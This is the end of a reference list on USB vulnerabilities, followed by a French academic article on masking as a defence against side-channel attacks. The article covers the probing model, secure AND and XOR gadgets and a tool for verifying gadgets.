28. Jens Gerlach. ACSL by Example. <https://github.com/fraunhoferfokus/acsl-by-example/blob/master/ACSL-by-Example.pdf>.
29. NCC Group. Lessons learned from 50 bugs: Common USB driver vulnerabilities. [https://research.nccgroup.com/wp-content/uploads/2020/07/usb\\_driver\\_vulnerabilities\\_whitepaper\\_v2.pdf](https://research.nccgroup.com/wp-content/uploads/2020/07/usb_driver_vulnerabilities_whitepaper_v2.pdf).
30. NCC Group. There's A Hole In Your SoC: Glitching The MediaTek BootROM, 2020. <https://research.nccgroup.com/2020/10/15/theres-a-hole-in-your-soc-glitching-the-mediatek-bootrom/>.
31. NCC Group. Zephyr Project USB DFU buffer overflow, 2020. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10019>.
32. NCC Group. Zephyr Project USB MSC buffer overflow, 2020. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10021>.
33. Trenton Henry et al. Universal Serial Bus Device Class Specification for Device Firmware Upgrade. *Aug*, 5:47, 2004.
34. ITSEFs and ANSSI. Inter-CESTI: Methodological and Technical Feedbacks on Hardware Devices Evaluations. In *SSTIC*, 2020.
35. Florent Kirchner et al. Frama-C: A software analysis perspective. *Formal Aspects of Computing*, 27(3):573–609, 2015.
36. CEA LIST. EVA. <https://frama-c.com/download/frama-c-eva-manual.pdf>.
37. CEA LIST. MetACSL. <https://frama-c.com/fc-plugins/metacsl.html>.
38. CEA LIST. MetACSL Gitlab. [https://git.frama-c.com/pub/meta/-/tree/master/case\\_studies/wookeey](https://git.frama-c.com/pub/meta/-/tree/master/case_studies/wookeey).
39. CEA LIST. WP. <https://frama-c.com/download/frama-c-wp-manual.pdf>.
40. CEAL LIST. ACSL. <https://frama-c.com/html/acsl.html>.
41. Frédéric Mangano et al. Formal Verification of a Memory Allocation Module of Contiki with Frama-C: a Case Study. In *CRiSIS 2016*, 2016.
42. MathWorks. Polyspace Code Prover. <https://fr.mathworks.com/products/polyspace-code-prover.html>.
43. Colin O'Flynn. MIN()imum Failure: EMFI Attacks against USB Stacks. In *13th USENIX (WOOT 19)*, Santa Clara, CA, 2019.
44. Alain Ourghanlian. Evaluation of Static Analysis Tools used to Assess Software Important to Nuclear Power Plant Safety. *Nuclear Engineering and Technology*.
45. Kate Temkin. CVE-2018-6242. <https://github.com/Qyriad/fusee-launcher>.
46. Grzegorz Wypych. CVE-2020-15808: STM32FCubeMX exploit in CDC implementation. <https://twitter.com/horac341/status/1311911734572208129>.
47. Grzegorz Wypych. usb-tester. <https://github.com/h0rac/usb-tester>.
48. Michał Zalewski. American fuzzy lop. <http://lcamtuf.coredump.cx/afl>.



# Ne sortez pas sans vos masques !

## Description d'une contre-mesure contre les attaques par canaux auxiliaires

Nicolas Bordes

`nicolas.bordes@univ-grenoble-alpes.fr`

Université Grenoble Alpes

**Résumé.** Les attaques par canaux auxiliaires sont des attaques particulièrement adaptées aux systèmes embarqués. Celles-ci, grâce à l'observation de grandeurs physiques lors de l'exécution d'un programme, peuvent permettre d'extraire des données sensibles de l'appareil ciblé. Lorsqu'exécutées sur un appareil non protégé, de telles attaques peuvent aboutir à l'affaiblissement, voire au contournement, des moyens cryptographiques mis en œuvre. Cet article propose une description générale des principes et enjeux d'une contre-mesure générique à ces attaques, notamment dans le contexte de la cryptographie symétrique : le masquage.

### 1 Introduction

Aussi bien conçu que puisse-t-êtré un algorithme cryptographique, par exemple une fonction de chiffrement par bloc comme l'AES, son implémentation et son exécution peuvent être la source de plusieurs vulnérabilités inhérentes au contexte de mise en œuvre. Ainsi, bien qu'il soit indispensable d'établir des modèles de cryptanalyses de haut niveau permettant d'évaluer la sécurité d'un algorithme, il ne faut pas négliger les problèmes de sécurité qui peuvent se poser lorsque l'algorithme devient programme, puis processus. Les attaques actives comme l'exploitation de vulnérabilités logicielles via les différents points d'entrée de données ou la manipulation matérielle (chevaux de Troie matériels, attaques par injection de fautes, ...) peuvent permettre d'altérer le comportement légitime, fragilisant ou contournant les moyens cryptographiques employés. Mais quand bien même le programme s'exécuterait dans des conditions où il n'est pas possible d'agir directement sur l'exécution de celui-ci, un certain nombre d'attaques physiques passives peuvent être déployées. Les attaques par canaux auxiliaires en font parties.

Elles constituent une classe d'attaques ayant pour objectif d'exploiter les variations de grandeurs physiques lors de l'exécution du programme. Celles-ci peuvent être, par exemple, la durée d'exécution, la consommation

électrique, le rayonnement électromagnétique [26, 27] et même les ondes sonores émises par les vibrations des composants électroniques [17]. Le but de l'attaquant est d'extraire, grâce aux observations de ces émanations physiques, des informations qui ne lui sont pas classiquement accessibles dans un modèle où la fonction cryptographique est considérée «en boîte noire», c'est-à-dire ne lui donnant accès qu'aux valeurs d'entrée et de sortie. La découverte même partielle, non seulement de clés secrètes mais plus généralement des valeurs intermédiaires d'un tel programme, peut avoir pour conséquence de réduire considérablement ou totalement les propriétés de sécurité attendues de celui-ci, mettant à mal le rôle de la cryptographie dans la protection de l'appareil et de ses données. Un exemple récent se retrouve dans l'attaque menée par Lomné et Roche contre les clés de sécurité Titan [29]. Dévoilée en janvier 2021, cette attaque exploite l'observation des rayonnements électromagnétiques émis lors du calcul de signatures ECDSA légitimes. Elle aboutit à la récupération de la clé secrète permettant de créer de nouvelles signatures ECDSA valides, et donc de cloner la clé de sécurité.

Ce genre d'attaques, sauf pour le cas de celles visant spécifiquement la durée d'exécution (qui peut être, dans certains cas, mesurée à distance), obligent l'attaquant à avoir un accès physique au matériel sur lequel s'exécute le programme attaqué. Ainsi, les appareils électroniques embarqués sont les plus susceptibles d'être visés par de telles attaques. Ces appareils sont par exemple des cartes à puce, des portefeuilles matériels de cryptomonnaies, des objets connectés en tout genre ou bien encore des composants électroniques présents dans des véhicules. En effet, ces appareils peuvent être facilement transportés (donc potentiellement volés/substitués), sont souvent accessibles (au moins en partie) depuis un environnement non contrôlé ou bien sont amenés à s'y déplacer. De plus, ces appareils sont généralement spécialisés, en ce sens qu'ils sont dédiés à l'exécution d'un nombre réduit de tâches et qu'ils sont rarement munis de plusieurs processeurs calculant en parallèle. Cette considération, combinée avec la capacité qu'un attaquant a à se trouver au plus proche de l'unité de calcul visée, permet à celui-ci d'obtenir des mesures fiables et précises grâce à des niveaux de perturbations relativement faibles.

## 1.1 Contremesures

Il ne faut pas perdre de vue que toutes les contremesures dont nous allons parler doivent être considérées dans l'optique de les appliquer notamment à des systèmes embarqués. Les contextes de production et d'utilisation de ceux-ci peuvent imposer des contraintes plus fortes encore

que pour les applications cryptographiques ayant vocation à s'exécuter sur des systèmes classiques. Ces contraintes s'expriment en terme de capacité de calcul, d'espace mémoire disponible, de taille physique ou de prix de fabrication. Ainsi, le critère du coût au sens large des contremesures est crucial. Les contremesures les plus communes ont pour objectif principal de limiter au maximum l'exploitabilité du signal mesuré par un attaquant et de faire augmenter le coût financier, technique, en temps ou en opportunité des attaques par canaux auxiliaires. Les trois approches majeures employées sont les suivantes :

**Réduction du signal utile.** Même si cette première approche peut sembler la plus évidente, vouloir réduire les émanations provenant du composant se révèle être très compliqué en pratique. Bien qu'il soit possible de mettre en place, par exemple, un blindage électromagnétique empêchant le rayonnement du composant d'être exploité par un attaquant, plusieurs problèmes surviennent. Tout d'abord, cette contremesure nécessite une intervention au niveau de la chaîne de production du composant et ne s'adapte pas à n'importe quel composant déjà sur le marché. De plus, cette stratégie peut être sensible à l'intervention directe d'un attaquant qui endommagerait volontairement le blindage afin de limiter son efficacité. Mais surtout, cette contremesure est spécifique au type d'attaque par canal auxiliaire (ici, les émanations électromagnétiques). Il y a donc un surcoût potentiel pour se protéger contre plusieurs d'entre elles.

**Prévention de la reproductibilité de la mesure.** La mesure de l'évolution sur un intervalle de temps de la grandeur physique considérée est classiquement appelée *trace*. Dans la pratique, il est rare qu'une seule trace suffise à l'attaquant et il doit souvent, afin d'améliorer la précision et réduire le bruit, répéter les mesures. Mais pour que ces multiples traces permettent réellement d'améliorer les chances de succès de l'attaque, l'attaquant doit réussir à les synchroniser. Cette synchronisation est utile pour faire en sorte que chaque point de mesure corresponde pour chaque trace à la fuite de la même donnée et donc que l'accumulation de traces augmente effectivement le rapport signal sur bruit. C'est de ce constat que l'idée des contremesures de désynchronisation est apparu. Le but n'est plus d'empêcher les fuites lors de l'exécution mais de décaler de manière non-déterministe le moment où les données sensibles sont manipulées, rendant l'analyse des traces beaucoup plus difficiles. En 2009 et 2010, Coron et Kizhvatov [13, 14] ont présenté une contremesure visant à ajouter du délai aléatoirement dans le flot d'exécution. Néanmoins, cette approche a

plusieurs limitations. Si une seule trace est suffisante, comme cela peut être le cas selon le contexte [24], cette contremesure n'est plus suffisante. Aussi, même si plusieurs traces sont nécessaires en pratique, le signal capturé contient toujours les informations utiles à l'attaquant. L'utilisation de techniques d'analyse de signal et de reconnaissance de motif peuvent aider à contourner la désynchronisation des traces, permettant de mener à bien l'attaque [10, 16].

**Augmentation du bruit de mesure.** La dernière contremesure envisageable consiste à créer ou amplifier le bruit présent lors d'une mesure. En faisant ainsi, l'objectif est de faire en sorte que le nombre de traces nécessaire pour qu'une attaque réussisse devienne trop grand, donc trop coûteux pour être réalisable en pratique. Il est possible d'imaginer de tels dispositifs amplificateurs de bruit pour chaque type de grandeur physique (consommation électrique, émissions électromagnétiques. . .) mais il existe une approche générique pour atteindre ce but : le *masquage*. Dans un premier temps, nous allons décrire les grands principes du masquage et discuter de la pertinence des modèles de sécurité associés en Section 2. Ensuite, en Section 3, nous allons voir comment mettre en œuvre cette contre-mesure. Pour finir, nous discuterons en Section 4 de son coût et de stratégies visant à le réduire.


## 2 Principes et modèle de sécurité

### 2.1 Le principe du masquage

Le principe de base du masquage est d'utiliser un algorithme de partage de secret pour diviser la donnée sensible en plusieurs parties et de faire les calculs sur ces parties plutôt que sur la donnée originale. Ces parties sont, lorsque prises séparément, statistiquement indépendantes. Cette approche a été introduite simultanément par Goubin et al. [19] et Chari et al. [12] en 1999. Le terme masquage a été utilisé pour désigner ce principe de contre-mesure par Messerges [30] en 2001 dans lequel il le développe et l'applique aux finalistes d'AES.

Le partage de secret booléen est utilisé dans ces articles et l'est toujours dans les travaux plus récents. Il consiste à remplacer la valeur que l'on souhaite masquer  $x$  par deux valeurs  $x'$  et  $r_x$ . Le masque  $r_x$  est choisi aléatoirement et uniformément tandis que la valeur de  $x'$  est calculée comme étant  $x' = x \oplus r_x$  (où  $\oplus$  désigne le OU exclusif bit à bit). De cette manière  $x'$  et  $r_x$  suivent tous les deux une distribution uniforme.

La Figure 1 montre un circuit de masquage ainsi que l'opération inverse permettant de retrouver la donnée  $x$  à partir de la paire  $(x', r_x)$ .




**Fig. 1.** Un circuit de masquage de  $x$  en  $\mathbf{x} = (x', r_x)$  et son opération inverse.  $\$$  dénote une valeur prise uniformément aléatoirement.

Ce principe peut être étendu avec ce qu'on appelle un masquage à l'ordre  $d$  : dans ce cas,  $x$  est partagé en  $d + 1$  parties  $x_i$  : dans un premier temps chaque  $x_i$  sauf  $x_d$  est tiré aléatoirement et uniformément ; la valeur de  $x_d$  est telle que  $x = \bigoplus_{i=0}^d x_i$ . Chaque  $x_i$ , y compris  $x_d$ , suit ainsi une distribution uniforme. En réalité, chaque sous-ensemble de moins de  $d$  parties  $x_i$  suit aussi une loi uniforme. Ainsi, la connaissance de moins de la totalité du partage de  $x$  ne donne aucune information sur la valeur d'origine de  $x$ .

## 2.2 Le *probing model* et la *d-privacy*

L'intérêt de procéder comme décrit précédemment vient du constat suivant : un attaquant n'ayant accès, via des attaques par canaux auxiliaires, qu'à moins de  $d$  valeurs parmi les  $d + 1$  d'un partage n'observera en réalité qu'une distribution uniforme, et il ne pourra donc pas déduire d'informations sur la valeur "réelle" de  $x$ . Ce modèle de sécurité, où l'on considère que l'attaquant a accès parfaitement à un certain nombre de valeurs intermédiaires simultanément s'appelle le *probing model* et a été introduit en 2003 par Ishai, Sahai et Wagner [22]. Dans ce modèle, on représente notre algorithme par un circuit composé de portes logiques reliées par des fils et on donne la possibilité à l'attaquant de mettre en place jusqu'à  $d$  sondes sur les fils de ce circuit. On dit d'un circuit qu'il est *d-private* quand un attaquant capable de poser jusqu'à  $d$  sondes sur le circuit n'observe que des valeurs dont la distribution ne dépend pas des données que l'on souhaite protéger par le masquage.

Par exemple, le circuit présenté en Figure 2 prend en entrée deux valeurs masquées à l'ordre  $d = 1$  :  $\mathbf{a} = (a_0, a_1)$  et  $\mathbf{b} = (b_0, b_1)$ . La sonde  $p$ , symbolisée en rouge, permet à un attaquant de lire la valeur en sortie de la première porte OU exclusif. Cette valeur étant  $a_0 \oplus a_1 = a$ , elle dépend



**Fig. 2.** Exemple d'un circuit **non-sécurisé** sur des données  $a$  et  $b$  masquées à l'ordre 1.  $p$  est une sonde possible sur ce circuit.

directement d'une des deux données. Ainsi ce circuit n'est pas 1-private. Nous verrons plus tard plus tard des circuits qui le sont.

### 2.3 La pertinence du *probing model* et d'un ordre de masquage élevé

Le *probing model*, qui suppose que l'attaquant a accès parfaitement à un nombre limité de sondes parfaites sur le circuit, permet de faciliter les analyses de sécurité formelles. Néanmoins, l'attaquant n'a accès en réalité qu'à des observations bruitées mais peut réaliser plusieurs observations et ces mesures concernent la totalité du circuit simultanément. Même si le *probing model* peut sembler trop éloigné de la réalité, en 2014 Duc et al. [15] ont unifié deux modèles : le *probing model* vu précédemment et le *noisy leakage model*, un modèle beaucoup plus proche de la réalité physique.

Ainsi, sous les bonnes hypothèses, le nombre de mesures nécessaires à la réussite d'une attaque par canal auxiliaire grandit exponentiellement en l'ordre  $d$  du masquage défini dans le *probing model*. Sachant que le nombre de traces nécessaire est un bon estimateur du coût d'une attaque, il apparaît donc que l'ordre de masquage joue un rôle important dans la résistance d'une implémentation aux attaques par canaux auxiliaires.

### 3 Mise en œuvre du masquage

#### 3.1 Construction d'une variante masquée d'un algorithme

Pour protéger un circuit, comme par exemple le circuit de la Sbox de KECCAK-f [8] en Figure 3, il suffit donc de “traduire” celui-ci pour qu'il n'agisse plus sur les données directement mais sur un masquage de celles-ci, produisant des sorties elles aussi masquées. On appellera *schéma de masquage*, ou plus simplement *schéma*, la description formelle d'un circuit de masquage et *gadget* l'instanciation d'un schéma pour un ordre fixé.




Fig. 3. Circuit de la Sbox de KECCAK-f [8].

Une approche fréquemment utilisée consiste à concevoir des versions masquées d'opérations élémentaires de telle manière qu'elles sont individuellement correctes et sécurisées puis de faire en sorte que leur composition le soit aussi. Pour l'exemple de la Figure 3, les opérations élémentaires nécessaires sont le NON, le OU exclusif ainsi que le ET. Avec un masquage booléen tel que décrit précédemment, certaines de ces opérations élémentaires sont plus “faciles” et moins coûteuses que d'autres à masquer, comme nous allons le voir par la suite.

Le schéma de masquage pour une fonction  $f$  (par exemple, une fonction de chiffrement par bloc) doit satisfaire deux propriétés : 1) il doit être correct, c'est-à-dire qu'il calcule bien un partage du résultat de la fonction

$f$  sur les entrées; 2) il doit être sécurisé, c'est-à-dire qu'il n'existe pas d'attaques à un ordre plus petit qu'un ordre  $t$  fixé par le concepteur (souvent  $t$  est égal à  $d$ , l'ordre du masquage).


Par soucis de lisibilité, et lorsqu'ils ne sont pas explicitement définis, les indices des parties d'un masquage seront omises et prennent leurs valeurs entre 0 et  $d$ , l'ordre du masquage, inclus.

**Masquage d'une porte NON.** La porte NON est certainement la plus simple et la moins coûteuse à masquer : à partir de  $\mathbf{a} = (a_0, \dots, a_d)$  la donnée masquée,  $\mathbf{a}' = (\neg a_0, a_1, \dots, a_d)$  est un schéma trivialement correct et sécurisé pour l'opération NON.

**Masquage d'une porte OU exclusif.** Étant donné le partage de  $a$  et de  $b$ , respectivement  $(a_i)$  et  $(b_i)$ , on peut calculer un partage  $(c_i)$  de  $c := a \oplus b$  (où  $\oplus$  désigne le OU exclusif) en calculant  $c_i = a_i \oplus b_i$ , pour chaque  $c_i$ . Ce schéma est correct :

$$c = \bigoplus_{i=0}^d c_i = \bigoplus_{i=0}^d a_i \oplus \bigoplus_{i=0}^d b_i = a \oplus b$$

Il est aussi  $d$ -private car aucun ensemble de  $d$  valeurs intermédiaires dans ce circuit (composé de seulement  $d + 1$  portes OU exclusif) ne permet d'obtenir autre chose qu'une distribution uniforme.



**Fig. 4.** Exemple d'un circuit calculant le OU exclusif sur des données  $\mathbf{a}$  et  $\mathbf{b}$  masquées à l'ordre 1.  $p$  est une sonde possible sur ce circuit.

La Figure 4 présente un circuit de masquage à l'ordre 1 prenant en entrée deux données masquées  $\mathbf{a} = (a_0, a_1)$  et  $\mathbf{b} = (b_0, b_1)$ , tel que



$a = a_0 \oplus a_1$  et  $b = b_0 \oplus b_1$ . Ce circuit permet de calculer  $c = (c_0, c_1)$ , le résultat masqué de l'opération  $a \oplus b$ . La sonde  $p$  présente sur ce circuit donne à l'attaquant l'information sur  $a_0 \oplus b_0$ , ce qui ne permet pas à celui-ci d'obtenir une quelconque information sur  $a$ , sur  $b$  ou même sur le résultat  $c$ . La donnée d'au minimum une autre sonde est nécessaire pour mener à une attaque, le circuit est donc 1-private mais n'est pas 2-private.

**Masquage d'une porte ET.** Le calcul du ET logique,

$$c := ab = \bigoplus_{i=0}^d \bigoplus_{j=0}^d (a_i b_j)$$

présente une difficulté supplémentaire. Pour montrer comment survient ce problème, essayons de définir naïvement et de manière analogue au OU exclusif masqué, un schéma pour le ET :

$$\text{pour chaque } c_j, c_j = \bigoplus_{i=0}^d (a_i b_j)$$

Ce schéma est bien correct ( $\bigoplus c_j = c$ ). Par contre, chaque  $c_j$  peut être réécrit en


$$b_j \bigoplus_{i=0}^d a_i = ab_j$$

Chaque  $c_j$  est donc biaisé et révèle de l'information sur la distribution de  $b$ .

Par exemple, sur la Figure 5 l'attaquant observe grâce à la sonde  $p$  la valeur  $c_0 = a_0 b_0 \oplus a_1 b_0 = ab_0$ . Si lors d'une exécution la valeur lue est 1, l'attaquant peut en déduire que  $a$  est égal à 1. Ainsi, ce schéma n'est pas 1-private car il existe une attaque d'ordre 1, c'est-à-dire une seule sonde permettant de retrouver de l'information sur une entrée.

Pour empêcher de telles attaques, tous les schémas sécurisés connus pour le ET logique ont recours à des "masques de rafraîchissement" au cours du calcul. Ces masques sont des valeurs générées aléatoirement et uniformément à chaque exécution et sont nécessaires à la sécurité du schéma. Le nombre de ces masques de rafraîchissement dépend du schéma et, comme nous le verrons plus en détails par la suite, va grandement influencer sur les performances de celui-ci.

Par exemple, dans le même article que celui formalisant le *probing model*, Ishai, Sahai et Wagner [22] proposent un schéma de masquage (couramment nommé ISW) pour le ET logique a un ordre quelconque




**Fig. 5.** Exemple d'un circuit calculant de manière **non-sécurisée** le ET logique sur des données  $\mathbf{a}$  et  $\mathbf{b}$  masquées à l'ordre 1.  $p$  est une sonde sur ce circuit. Par soucis de simplicité, le bloc  $\otimes$  est le circuit calculant tous les  $a_i b_j$  (une porte ET par élément en sortie).


$d$ . ISW à l'ordre  $d$  nécessite la génération de  $d(d+1)/2$  masques de rafraîchissement. Au fil du temps, des nouveaux schémas [3, 5] ont été proposés permettant de réduire ce coût.

La Figure 6 et la Figure 7 montrent des exemples de gadgets sécurisés à l'ordre 1, 2 et 3. À partir de deux entrées  $\mathbf{a}$  et  $\mathbf{b}$  toutes les deux masquées à l'ordre 3, il permet d'obtenir le résultat masqué  $\mathbf{c}$  de leur ET logique. La première étape, qui consiste en le calcul de tous les  $a_i b_j$  (une porte ET par  $a_i b_j$ ), est dénotée par le bloc  $\otimes$  par soucis de lisibilité du circuit. Ces gadgets utilisent 1, 2, et 4 masques de rafraîchissement  $r_k$  respectivement contre 1, 3 et 6 pour ISW. Ces gadgets sont prouvés comme étant  $d$ -private, c'est-à-dire qu'il n'existe pas d'ensemble de  $d$  sondes ou moins permettant d'obtenir des informations sur les données.

**Composition des gadgets.** En composant de manière adaptée ces deux portes logiques masquées, il est possible d'implémenter n'importe quel circuit, par exemple un circuit permettant de calculer un chiffrement par l'AES. Le problème de la composition de gadgets est cependant loin d'être trivial et nous ne rentrerons pas dans ses détails ici. Il est néanmoins important de retenir que si deux gadgets sont  $d$ -private, cela ne suffit pas à déduire que leur composition l'est aussi.



**Fig. 6.** Exemple de gadget à l'ordre  $d = 1$  et  $d = 2$  pour le ET logique (schéma à l'ordre 2 de Belaïd et al. [4]). Les  $r_k$  désignent les masques de rafraîchissement.



**Fig. 7.** Exemple de gadget à l'ordre  $d = 3$  pour le ET logique où les  $r_k, 0 \leq k \leq 3$  désignent les masques de rafraîchissement (schéma de Barthe et al. [3], illustration par Pierre Karpman)

Pour garantir la composabilité, des conditions supplémentaires sont nécessaires. Par exemple, deux propriétés nommées *non-interférence* et *non-interférence forte* à l'ordre  $d$  (respectivement abrégées en  $d$ -NI et  $d$ -SNI) permettent d'obtenir des compositions sécurisées dans le *probing model* [2]. En effet, s'il n'est pas possible de prouver que la composition de deux gadgets  $d$ -private l'est aussi, la composition d'un gadget  $d$ -SNI avec un gadget  $d$ -NI est lui-même  $d$ -SNI. Sachant qu'un gadget  $d$ -SNI est aussi  $d$ -private (mais que la réciproque n'est pas vraie), cela permet de composer des gadgets en s'assurant que le résultat est  $d$ -private.

Les travaux de Cassiers et Standaert [11] proposent encore une autre approche pour la composition de gadgets, appelée *Probe Isolating Non-Interference* (PINI).

**Étape finale : masquage du circuit** Une fois que les gadgets de toutes les opérations élémentaires nécessaires ont été conçus, il suffit de remplacer chaque porte (c'est-à-dire pour l'exemple de la Figure 3, 5 portes ET, 5 portes OU exclusif et 5 portes NON) par le gadget masqué correspondant en ayant par ailleurs vérifié que leur composition est sécurisée.

### 3.2 Analyse de la correction et de la sécurité d'un schéma

La propriété de correction est souvent la plus simple à vérifier parce qu'il suffit, dans le cas d'un masquage booléen comme décrit précédemment, de calculer le OU exclusif formel du partage obtenu et de vérifier qu'il correspond bien au résultat attendu de la fonction  $f$  sur les entrées considérées.

La propriété de sécurité est quant à elle, plus compliquée à vérifier. Elle dépend tout d'abord du modèle de sécurité choisi. Ici, nous allons voir le cas du *probing model*. Une manière générique de prouver la sécurité de n'importe quel schéma est de vérifier que chaque ensemble de  $d$  sondes ou moins ne constitue pas une attaque contre la propriété voulue ( $d$ -privacy,  $d$ -NI,  $d$ -SNI...). Néanmoins, le nombre de ces ensembles de sondes grandit très rapidement en fonction de l'ordre  $d$  de masquage. En effet, l'augmentation est factorielle en le nombre de valeurs intermédiaires dans le circuit et, comme nous le verrons par la suite, le nombre d'opérations (et donc le nombre de valeurs intermédiaires) d'un gadget pour le ET logique augmente au moins quadratiquement en l'ordre  $d$  du schéma étudié. Par exemple, pour les meilleurs schémas de masquage du ET logique défini par Barthe et al. [3] et dans nos propres travaux [9], le nombre total d'ensembles différents de  $d$  sondes ou moins est de  $2^{14}$ ,  $2^{40}$  et  $2^{62}$  à l'ordre

respectivement  $d = 3$ ,  $d = 7$  et  $d = 10$ . La vérification générique d'un gadget issu d'un schéma de masquage instancié à ordre élevé  $d$  devient alors très vite une difficulté pratique : celle d'énumérer tous les ensembles de  $d$  sondes ou moins.

En 2019, Barthe et al. [1] présentent `maskVerif`, un outil qui permet de tester la sécurité  $d$ -NI et  $d$ -SNI de schémas.

**Un nouvel outil de vérification de gadgets** Dans des travaux récents [9], Pierre Karpman et moi-même présentons une approche permettant la vérification exhaustive de la sécurité ( $d$ -NI ou  $d$ -SNI) de gadgets. Cette vérification se fait plus efficacement et à des ordres plus élevés que ne peut le faire `maskVerif`. Conformément à ce qui a été expliqué précédemment, elle a pour vocation à être appliquée à des gadgets d'opérations élémentaires pouvant par la suite être utilisés par composition dans de plus gros circuits. Nous allons décrire succinctement son fonctionnement ici.

Dans un premier temps, l'outil implémentant cette approche reçoit en entrée une description du gadget à analyser. Par exemple, le gadget en Figure 7 se décrit via le fichier suivant :

```
ORDER = 3
MASKS = [r0, r1, r2, r3]
s00 r0 s01 s10 r1 s02
s11 r1 s12 s21 r2 s13
s22 r2 s23 s32 r3 s20
s33 r3 s30 s03 r0 s31
```

Les deux premières lignes donnent l'ordre du masquage et les masques de rafraîchissement utilisés par le circuit. Ensuite, chaque ligne correspond à une sortie  $c_i$  et les `sij` correspondent aux  $a_i b_j$ . Chaque espace dénote la présence d'un OU exclusif. L'ordre des opérations est importante et celles-ci se font, en l'absence de parenthésage, de gauche à droite.

Une premier traitement très rapide transforme cette description du gadget en une paire de fichiers `C` décrivant notamment les sondes à analyser sur ce circuit (voir exemple en Annexe A).

Finalement le programme `binverif`, compilé en utilisant la paire de fichiers générés précédemment, prend en option le type de vérification ( $d$ -NI ou  $d$ -SNI) ainsi que le nombre de threads à utiliser. Ce programme va vérifier tous les ensembles de sondes à la recherche d'une attaque. Sa durée d'exécution est environ 3 ordres de grandeur plus rapide que `maskVerif`, aboutissant à la vérification de gadgets à des ordres plus élevés (jusqu'à l'ordre 11) par rapport à ce qui a pu être fait par ailleurs.

Par exemple, sur le même processeur et avec le même nombre de threads (ici 4), la vérification d'un même schéma  $d$ -SNI à l'ordre  $d = 8$  dure 14 minutes avec notre outil contre 13 jours pour maskVerif.

L'amélioration des performances de vérification apportée par cet outil repose sur cinq piliers :

- une condition nécessaire et suffisante facilement vérifiable pour qu'un ensemble de sondes constitue une attaque contre la sécurité du schéma qui étend le modèle proposé par Belaïd et al à CRYPTO 2017 [5] ;
- un filtrage en amont des sondes, réduisant le nombre d'ensemble de sondes à explorer sans perdre en exhaustivité ;
- une énumération efficace des sondes via des codes de Gray combinatoires ;
- une implémentation optimisée utilisant des instructions vectorielles (plus particulièrement les extensions Intel AVX) permettant de vérifier environ  $2^{27}$  ensemble de sondes par seconde ;
- et le caractère parallélisable de cette implémentation.

Cet outil est disponible publiquement<sup>1</sup> et sa description détaillée est en cours de publication mais déjà disponible sur une archive ouverte.<sup>2</sup>

